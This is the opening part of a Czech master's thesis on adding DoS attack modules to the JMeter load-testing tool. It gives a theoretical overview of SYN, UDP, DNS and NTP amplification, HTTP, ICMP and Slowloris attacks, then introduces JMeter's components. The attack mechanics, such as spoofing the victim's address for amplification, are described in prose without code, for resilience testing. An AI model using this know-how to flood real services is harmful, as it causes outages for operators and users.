VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

Fakulta elektrotechniky
a komunikačních technologií

DIPLOMOVÁ PRÁCE

Brno, 2017 Bc. Milan Švehlák

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
BRNO UNIVERSITY OF TECHNOLOGY

FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ
FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

ÚSTAV TELEKOMUNIKACÍ
DEPARTMENT OF TELECOMMUNICATIONS

ROZŠÍŘENÍ NÁSTROJE JMETER
IMPLEMENTATION OF PLUGINS FOR JMETER

DIPLOMOVÁ PRÁCE
MASTER'S THESIS

AUTOR PRÁCE — **Bc. Milan Švehlák**
AUTHOR

VEDOUCÍ PRÁCE — **Ing. Zdeněk Martinásek, Ph.D.**
SUPERVISOR

BRNO 2017

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ

Diplomová práce

magisterský navazující studijní obor **Telekomunikační a informační technika**
Ústav telekomunikací

Student: Bc. Milan Švehlák ***ID:*** 153276
Ročník: 2 ***Akademický rok:*** 2016/17

NÁZEV TÉMATU:

Rozšíření nástroje JMeter

POKYNY PRO VYPRACOVÁNÍ:

V teoretické části práce prostudujte nástroj určený na zátěžové testování serverů JMeter. Zaměřte se zejména na jeho možné rozšíření pomocí modulů nebo externích knihoven. V praktické části diplomové práce navrhněte a implementujte rozšíření nástroje JMeter o síťové útoky (D)DoS za pomocí externí knihovny trafgen (nejméně 6 útoků) popřípadě modulů založených na Jmeter knihovnách. Proveďte testování a výkonnostní analýzu realizované implementace. Dosažené výsledky přehledně zpracujte.

DOPORUČENÁ LITERATURA:

[1] HALILI, Emily H. Apache JMeter: A practical beginner's guide to automated testing and performance measurement for your websites. Packt Publishing Ltd, 2008.

[2] ERINLE, Bayo. Performance Testing with JMeter 2.9. Packt Publishing Ltd, 2013.

Termín zadání: 1.2.2017 ***Termín odevzdání:*** 24.5.2017

Vedoucí práce: Ing. Zdeněk Martinásek, Ph.D.
Konzultant:

doc. Ing. Jiří Mišurec, CSc.
předseda oborové rady

ABSTRAKT

Tato diplomová práce pojednává o nástroji JMeter a jeho možnostech rozšíření o moduly provádějící kybernetické útoky typu odepření služby (DoS - Denial of service). Na úvod je v práci uveden teoretický přehled o kybernetických útocích tohoto typu. Následuje kapitola zabívající se nástrojem JMeter, konkrétně jeho funkcemi a možnostmi rozšíření. Poté je již přistoupeno k samotnému návrhu a implementaci modulů. Nejprve je realizován útok HTTP Flood, který vužívá vnitřní funkce programu JMeter. Tento nový modul je otestován. Další kapitola se věnuje implementaci modulů, využívajících externího generátoru. Modul pro útok SYN Flood, ICMP Flood a NTP Flood využívají nástroje Trafgen. Modul pro útok Slowloris využívá, jako externího generátoru, skrip v jazyce Python. Nově vytvořené moduly jsou na závěr otestovány.

KLÍČOVÁ SLOVA

DoS, DDoS, JMeter, útok, záplava, Trafgen, HTTP, SYN, ICMP, NTP, Slowloris

ABSTRACT

This thesis discusses the load testing tool JMeter and its opportunities for expansion by modules carrying out cyber attacks of the type Denial of Service (DoS). To begin with, there is a theoretical overview of cyber attacks of this type. The following chapter, talks about the JMeter tool, namely its functions and expansion options. After that, it is proceeded to the actual design and realization of the modules. The module implementing the attack HTTP Flood is created first. This module uses internal functions of the program JMeter. This new module is tested. Next chapter folows the procedure of creating modules, that use external generator of network traffic. Modules SYN Flood, ICMP Flood and NTP Flood are implemented using the generator Trafgen. Module implementing attack Slowloris uses a Python script as a generator of the attack. Finally, all the new modules are tested.

KEYWORDS

DoS, DDoS, JMeter, attack, flood, Trafgen, HTTP, SYN, ICMP, NTP, Slowloris

ŠVEHLÁK, Milan *Rozšíření nástroje JMeter*: diplomová práce. Brno: Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, Ústav telekomunikací, Rok. 80 s. Vedoucí práce byl Ing. Zdeněk Martinásek, Ph.D.

PROHLÁŠENÍ

Prohlašuji, že svou diplomovou práci na téma „Rozšíření nástroje JMeter“ jsem vypracoval(a) samostatně pod vedením vedoucího diplomové práce a s použitím odborné literatury a dalších informačních zdrojů, které jsou všechny citovány v práci a uvedeny v seznamu literatury na konci práce.

Jako autor(ka) uvedené diplomové práce dále prohlašuji, že v souvislosti s vytvořením této diplomové práce jsem neporušil(a) autorská práva třetích osob, zejména jsem nezasáhl(a) nedovoleným způsobem do cizích autorských práv osobnostních a/nebo majetkových a jsem si plně vědom(a) následků porušení ustanovení § 11 a následujících autorského zákona č. 121/2000 Sb., o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon), ve znění pozdějších předpisů, včetně možných trestněprávních důsledků vyplývajících z ustanovení části druhé, hlavy VI. díl 4 Trestního zákoníku č. 40/2009 Sb.

Brno ....

podpis autora(-ky)

PODĚKOVÁNÍ

Rád bych poděkoval vedoucímu diplomové práce panu Ing. Zdeňku Martináskovi, Ph.D. za odborné vedení, konzultace, trpělivost a podnětné návrhy k práci.

Brno ....

podpis autora(-ky)

OBSAH

SEZNAM OBRÁZKŮ

SEZNAM TABULEK

SEZNAM VÝPISŮ

ÚVOD

Problém bezpečnosti internetu a počítačových sítí obecně je v dnešní době vážným tématem, vzhledem k jejich masovému využívání, ať už běžnými uživateli, tak i firmami a organizacemi. Internet je založený na modelu TCP/IP, který v sobě obsahuje bezpečnostní nedostatky, což napomohlo vzniku kybernetických útoků, jenž tyto slabiny využívají.

Jednou ze stěžejních vlastností sítí, týkající se jejich bezpečnosti, je dostupnost. Kybernetické útoky snažící se narušit dostupnost služeb a počítačových systému se nazývají *DoS (Denial of service)* (česky odepření služby). Narušení dostupnosti internetových služeb či počítačových systémů, pomocí kybernetických útoků, může mít vážné důsledky pro jejich provozovatele (finanční ztráty, poškození reputace, atd.), běžné uživatele a další systémy, které jsou na těchto službách závislé. Toto riziko nutí provozovatele těchto služeb k rozvoji a testování odolnosti jejich produktů proti kybernetickým útokům typu odepření služby.

Program JMeter je volně dostupný *open source* nástroj, sloužící pro zátěžovému testování serverů. Umožnujě sestavit testovací plán, který je schopen vystavit cíl několika typům zátěže současně. Tento program je tedy dobrou platformou pro ucelený testovací nástroj, schopný prověřit odolnost testovaného obejktu proti různým druhům kybernetických útoků typu odepření služby a jejich kombinaci.

Tato diplomová práce se věnuje rozšíření nástroje JMeter o moduly, které budou simulovat známé útoky typu *Denial of Service*. Cílem diplomové práce je prostudovat nástroj JMeter a jeho možnosti rozšíření o tyto moduly. Dále pak navrhnout a realizovat implemetaci útoku *HTTP Flood*, *SYN Flood*, *ICMP Flood*, *NTP Flood* *Slowloris* a univerzálního modulu. Dále otestovat funkci těchto modulů a provést jejich výkonnostní analýzu.

1 KYBERNETICKÉ ÚTOKY TYPU ODEPŘENÍ SLUŽBY

Cílem práce je vytvořit moduly do nástroje JMeter, které budou schopny generovat útoky cílené na odepření služby (anglicky *Denial of Service (DoS)*). Odepření služby je kybernetický útok, kdy se útočník snaží uvést cílovou stanici či síťové prostředky do stavu nedostupného pro ostatní uživatele. Obecný princip útoku spočívá v zahlcení cílové stanice či služby velkým množstvím provozu, až dojde k vyčerpání systémových prostředků, přetížení systému a tedy blokování ostatních uživatelů od využívání cílené služby. V této kapitole jsou jednotlivé typy těchto útoků blíže rozebrány včetně jejich principu.

1.1 Dělení DoS útoků

1.1.1 Dle druhu útoku

Tři základní druhy DoS útoků definované organizací CERT Coordination Center:

- zaměřené na spotřebu síťových či systémových omezených a neobnovitelných zdrojů,
- zaměřené na poškození či manipulaci konfiguračních informací,
- zaměřené na fyzické poškození či záměnu síťových komponentů [2].

Nejčastěji používaným druhem DoS útoku je právě první varianta, která se zaměřuje na vyčerpání systémových a síťových prostředků jako je kapacita připojení do sítě, vytížení procesoru, paměti apod. Práce se dále zabývá touto variantou útoku a tedy i vytvářené moduly pro nástroj JMeter mají za úkol realizovat útoky na tomto principu.

1.1.2 Dle cílených zdrojů

DoS útoky, které se zaměřují na spotřebu omezených a neobnovitelných zdrojů můžeme dále dělit na útoky, které jsou zaměřeny na vyčerpávání:

- systémových zdrojů,
- síťových zdrojů,
- aplikačních zdrojů.

Vyčerpávání systémových zdrojů

Útoky, zaměřující se na vyčerpání systémových prostředků serveru, mají za úkol dosáhnout maximálního vytížení procesoru či paměti RAM, čímž dojde k odepření

služby pro ostatní uživatele. Útočník se snaží využít zranitelnosti cíleného serveru (nebo slabiny spočívající přímo v komunikačním protokolu) za účelem zaměstnat server vybavováním neligitimního provozu tak, že již nezbudou prostředky pro vybavení toho legitimního. Cílem útoku nemusí být vždy jen server (např. webový server) ale i např. zařízení jako firewall, IPS apod. [10].

Vyčerpávání síťových zdrojů

Tyto útoky se zaměřují na spotřebu veškeré kapacity síťového připojení oběti (bandwidth), pomocí generování velkého obejmu nelegitimního provozu. Přestože se tento útok jeví v malém množství jako legitimní provoz, při velkém množství je schopen síť oběti zahltit. Připojení uživatele, pro kterého byla služba zamýšlena, bude zpomalené nebo dokonce zcela nemožné [10].

Vyčerpávání aplikačních zdrojů

Útoky cílené na aplikační prostředky poslední dobou vzrostly na popularitě a jsou dnes hojně využívané útočníky. Nezaměřují se pouze na nejběžnější protokol HTTP (Hypertext Transfer Protocol), ale i na další protokoly jako HTTPS, DNS, SMTP, FTP, VOIP, a další aplikační protokoly u kterých je možné využít jejich slabiny pro DoS útok [10].

1.1.3 Dle rychlosti

DoS útoky lze dále dělit podle jejich rychlosti popřípadě intezity jako:

- záplavové tzv. „floods“,
- pomalé tzv. „low and slow“.

Záplavový útok spočívá v zaplavení cíle útoku obrovským množstvím specifického provozu, čímž je dosáhnuto požadovaného odepření služby. Tyto útoky jsou charakterizovány množstvým paketů za sekundu (pps), popřípadě obejemem datového toku (Mbps).


U **pomalého „low and slow“** útoku není potřeba velký objem provozu, nicméně se jedná o specialzovaný provoz, který útočí na slabiny nějčastěji aplikačního protokolu. Využívá navázání TCP spojení mezi útočníkem a jeho cílem, díky čemuž se útok tváří jako legitimní provoz. Tyto útoky je tedy složité detekovat a potažmo se jim bránit [10].

1.1.4 Jedno-zdrojový a distribuovaný útok

Pří útoku odepření služby, může útočník vysílat škodlivý provoz z jedné stanice nebo z většího množství stanic, které má pod kontrolou. Když útočníkův škodlivý provoz pochází z jediné stanice, nazýváme útok *single-source denial of service (SDoS) attack*. Naopak, když útočníkovy škodlivé zprávy pocházejí z množství stanic rozprostřených v síti, nazýváme útok *distributed denial of service (DDoS) attack*.

DDoS útok typicky využívá dvou komponent: *agent* (často také označován jako „zombie“ nebo „bot“), který běží na kompromitované stanici a generuje škodlivé zprávy; a *handler*, což je program, který ovládá agenty a říká jim kdy, jak a na koho zaútočit. Kolekce agentů neboli „botů“, která je ovládána jedním útočníkem se nazývá *botnet*. Princip DDoS útoku je zobrazen na obrázku 1.1.

Obecně řečeno, DDoS útoky jsou více efektivní než SDoS útoky, protože rychlost připojení, CPU a paměť jednotlivé stanice může jen těžko překonat kombinované zdroje stovek či tisícovek kompromitovaných stanic. Z praxe je také dokázáno, že odhalování a obrana proti DDoS útokům je mnohem složitější než proti SDoS útokům [10].



Obr. 1.1: Princip DDoS útoku.


1.2 Jednotlivé typy DoS útoků

1.2.1 SYN flood

Tento útok využívá vrozené slabiny protokolu TCP. Soustředí se na zneužití jednoho z šesti kontrolních bitů, konkrétně příznak (anglicky *flag*) SYN, za úkolem narušení správného mechanizmu TCP provozu.

TCP protokol má spojitý charakter, což znamená, že musí dojít k sestavení spojení mezi odesílatelem a příjemcem před samotným přenosem dat. Sestavení tohoto spojení má na starosti tzv. *three-way handshake* mechanizmus (SYN, SYN-ACK, ACK), kde každá žádost SYN vytváří polo-otevřené spojení, očekává odpověď SYN-ACK a nakonec žadatel potvrdí přijetí odpovědi pomoci příznaku ACK.

Při útoku SYN flood, útočník (klient) odesílá na server TCP žádosti s příznakem SYN, jakoby se jednalo o legitimní provoz, nicméně žádosti obsahují podvržené a neexistující IP adresy. Server, na který je útok cílen, si pro vybavení každé žádosti SYN otevře nové vlákno a vyhradí prostředky ve vyrovnávací paměti v rámci přípravy na vlastní spojení. Poté se server pokusí odeslat potvrzující paket s příznakem SYN-ACK zpět žádajícím klientům, avšak protože IP adresy klientů jsou podvržené, server se odpovědi s příznakem ACK nikdy nedočká. Server je tedy nucen udržovat otevřená vlákna a prostředky vyrovnávací paměti pro každý požadavek a dále se pokouší o zasílání paketu SYN-ACK dokud nenastane vypršení časového limitu pro zpracování konkrétní žádosti. SYN flood tedy pomocí velkého množství těchto žádostí, vyčerpává omezené prostředky serveru až k jeho zahlcení a tím nastává odepření služby pro ostatní uživatele [10].




Obr. 1.2: Princip útoku SYN flood.

1.2.2 UDP flood

User Datagram Protocol (UDP) je protokol nespojitého charakteru, tedy nevyžaduje pro komunikaci sestavení spojení mezi stanicemi.

Útok UDP flood nezneužívá slabinu protokolu jako takového, ale spíše běžného chování serveru v takovém rozměru, že dojde k zahlcení cílené sítě. Princip útoku spočívá v zasílání velkého oběmu UDP datagramů s potencionálně podvrženou IP adresou na náhodné porty cíleného serveru. Server pod tlakem velkého objemu provozu, není schopen vybavit všechny požadavky a využije veškeré své síťové prostředky odesíláním odpovědi pomocí paketů protokolu ICMP *„destination unreachable“* (cíl nedosažitelný), aby oznámil žadateli, že na daném portu nenaslouchá žádná aplikace.

Jakožto útok, který se snaží o vyčerpání síťových prostředků, se jeho intenzita vyjadřuje pomocí Mbps (objem datováho provozu) a PPS (objem datového provozu v paketech za sekundu) [10].



Obr. 1.3: Princip útoku UDP flood.

DNS zesílený útok

DNS zesílený útok (*DNS aplification attack*) je podtypem útoku UDP flood, který využívá chování DNS serveru za účelem zesílení útoku. Jeho pricip je založený na podvržení své zdrojové IP adresy nebo adresy DNS resolveru za adresu cíle útoku, díky tomu jsou odpovědi z DNS serverů odesílány k oběti útoku. DNS dotazy (využívající protokol UDP) odesílané útočníkem se zaměřují na internetové domény, které jsou registrovány s velkým množstvím DNS záznamů. Výsledkem těchto akcí je, že cíl útoku je zahlcován velkým množství objemných DNS odpovědí, čímž je docíleno vyčerpání síťových prostředků oběti a tím pádem odepření služby. [3]

1.2.3 HTTP flood


HTTP flood je nejběžnějším zástupcem útoků, které jsou zamařené na vyčerpání aplikačních prostředků. Jedná se o sofistikovaný útok na aplikační vrstvě, který odesílá legitimních dotazů *HTTP GET* či *POST* mířených na webovou stránku serveru, čímž se stává jeho detekce a obrana proti němu složitou.

HTTP GET žádost slouží ke stažení klasického statického obsahu, jako například obrázky, kdežto POST žádosti jsou naopak využívány k získání přístupu k dynamicky generovaným aplikačním zdrojům serveru. HTTP flood zpravidla využívá k útoku síť *botnet* (DDoS útok viz kapitola 1.1.4), kde stanice ve stejný okamžik a opakovaně odesílají HTTP žádosti. Tím dojde k zahlcení webového serveru a vyčerpání jeho aplikačních prostředků a tím padém k samotnému odepření služby ostatním uživatelům.

Útok dosáhne největší efektivity, pokud přinutí server nebo aplikaci k přiřazení co největšího množství zdrojů pro každý z dotazů.

Z tohoto důvodu jsou útoky využívající POST žádostí z pravidla efektivnější, protože mohou obsahovat parametry, které spustí komplexní operace na straně serveru, náročné na procesní výkon. Na druhou stranu útoky založené na GET žádostech jsou snadněji proveditelné a jejich efektivita se může zvyšovat lépe s velikostí sítě *botnet*.

Výhodou útoku HTTP flood je, že vyžaduje nižší rychlost připojení (*bandwidth*) než ostatní útoky k tomu, aby dosáhl odepření služby u cíleného serveru [10] [9].



Obr. 1.4: Princip distribuovaného útoku HTTP flood.

1.2.4 ICMP Flood

Známý také jako „Ping Flood“, jedná se o záplavový útok, který pracuje na čtvrté vrstvě ISO/OSI s protokolem ICMP.

Princip spočívá v zahlcení oběti velkým množstvím ICMP požadavků (zpráv), nejčasteji Echo Request také známý jako „ping“. Oběť útoku se snaží zpracovat a odpovědět na všechny ICMP zprávy, čímž dále přispívá k vyčerpání kapacity připojení. Následně tedy může dojít k vyčerpání jak síťových tak i u slabšího stroje systémových prostředků, čímž je dosaženo odepření služby.

K úspěšnému uskutečnění tohoto útoku je zapotřebí aby útočník měl k dispozici větší rychlost připojení než oběť. Velice vhodné je poté využíjí distribouvaného útoku DDoS, který má daleko větší šanci na stálé zahlcení prostředků oběti [14].

1.2.5 NTP Flood

Taktéž nazývaný „NTP amplification“, je záplavový útok, který pracuje na aplikační vrstvě a zneužívá protokolu používaného ke synchronizaci času *Network Time Protocol* (NTP). Pro komunikaci používá UDP datagramy na portu 123.


Princip útoku spočívá zahlcení oběti odpověďmi NTP serveru na dotaz „get monlist“, který vrací seznam posledních 600 uživatelů, kteří se připojili na daný NTP server. Útočník zasílá tento dotaz na NTP server s podvrženou zdrojovou IP adresou právě za adresu oběti.

Síla útoku spočívá právě v dotazu „get monlist“, protože velikost odpovědi na tento dotaz je 20 až 200 krát větší než velikost samotného dotazu. To znamená, že útočník, který má připojení k internetu s rychlostí 1 Gb/s, je schopný vygenerovat provoz teoreticky 20 až 200 Gb/s směrem k oběti. Tímto tedy dojde k vyčerpání síťových prostředků oběti a k samotnému odepření služby [13].

1.2.6 Slowloris

Slowloris je útok typu odepření služby, vyvinutý Robertem Hansenem (pod přezdívkou RSnake). Jedná se o program, který umožňuje jedinému počítači úspěšně znepřístupnit webový server ostatním uživatelům. Útok díky jednoduchému, chytrému a elegantnímu řešení vyžaduje pouze minimální kapacitu připojení a je soustředěn pouze na webový server s minimalním (až zanedbatelným) dopadem na ostatní prvky či služby „v cestě“ útoku. Zdroj [incapsula] uvádí, že útok Slowloris se prokázal být velice efektivním a dosáhl úspěšného odepření služby v případech několika vysoce postavených webových serverů.


Princip útoku spočivá v otevření vetšího množství spojení (soketů) s cílovým webovým serverem a udržování tohoto spojení po co nejdelší dobu. Toho je docíleno



Obr. 1.5: Princip útoku NTP Flood.

pomocí opakovaného odesílání neúplných HTTP požadavků, které však nikdy nejsou dokončeny. Webový server musí udržovat tato spojení otevřená a stále otevírat spojení pro další příchozí neúplné HTTP požadavky, až nakonec dojde k vyčerpání kapacity otevřených spojení, které je webový server schopen obsloužit. Další požadavky od legitimních uživatelů tedy nemohou být serverem přijaty a dojde k jejich odmítnutí a tedy i k odepření služby.

Díky tomu, že se v pricipu odesílají korektní, pouze neúplné pakety (oproti úmyslně změněným), je velice složité tento útok odhalit tradičními způsoby detekce [15].




Obr. 1.6: Princip útoku Slowloris.

2 NÁSTROJ JMETER

Nástroj JMeter je *open source* program (s veřejně dostupným zdrojovým kódem) od společnosti Apache, který slouží k zátěžovému testování a měření výkonu webových a jíných serverů. JMeter je vytvořen čistě v jazyce JAVA a je tedy kompatibilní se všemi operačnímy systémy.

Apache JMeter slouží k testování jak statických tak i dynamických webových zdrojů (webové služby SOAP[1]/REST[2], dynamické webové jazyky PHP, Java, apod., dále pak Java objekty, databáze, FTP servery apod.). Program lze využít k zátěžovým testům serveru, skupin serverů, sítí či síťových prvků a tím ověření jejich odolnosti a analýze jejich výkonu pod různými stupni zatížení. Nástroj disponuje grafickým uživatelským rozhraním, které slouží jak k sestavení testovacího plánu, tak i k vyobrazení výsledků testování [1].



Obr. 2.1: Grafické rozhraní nástroje JMeter.

2.1 Přehled funkcí

Struktura sestavování testovacího plánu je tvořena několika základnímy prvky:

- **Sampler** (česky vzorník) – vytváří vzor pro tvorbu samotných paketů,
- **Logic controler** (logický kontrolér) – ovládá pořadí v jakém jsou zpracovávány jednotlivé samplery,

[1]SOAP (Simple Object Access Protocol) – předpis pro výměnu strukturovaných informací
[2]REST (Representational State Transfer)

- **Config element** (konfigurační element) – slouží k nastavení defautlní konfigurace a proměnných pro další použití v samplerech,
- **Timer** (časovač) – umožňuje ovládat test v čase (pozastavení, zvýšení intenzity v určitých momentech apod.),
- **Pre processor** (Před-zpracování) – slouží k úpravě samplerů před jejich spuštěním v dané části testovacího plánu,
- **Post processor** (Po-zpracování) – aplikován po proběhnutí samplerů, umožnují uživatelý filtrovat určité informace z odpovědi serveru,
- **Assertions** (tvrzení, prohlášení) – slouží k validaci funkčnosti testování na základě přijatých odpovědí oproti odeslaným dotazům sampleru,
- **Listener** (Naslouchač) – zobrazuje odpověď serveru na dotaz a výsledky testování.

Z nedostatku lepšího výrazu v českém jazyce, bude nadále v práci využíván výraz „sampler“. Hlavním komponentem je tedy sampler, který vykonává samotnou práci programu. Každý sampler reprezentuje určitou funkci nástroje, jako například odeslání HTTP požadavku. V nástroji JMeter jsou standartně obsaženy tyto typy samplerů:

- FTP požadavek,
- HTTP požadavek,
- JDBC požadavek,
- Java požadavek,
- SOAP/XML-RPC požadavek,
- LDAP požadavek,
- Access Log Sampler,
- BeanShell Sampler,
- BSF Sampler,
- TCP Sampler,
- JMS Publisher, Subsctiber, Point-to-point,
- SMTP Sampler,
- OS Process Sampler.

2.2 Možnosti rozšíření pomocí modulů

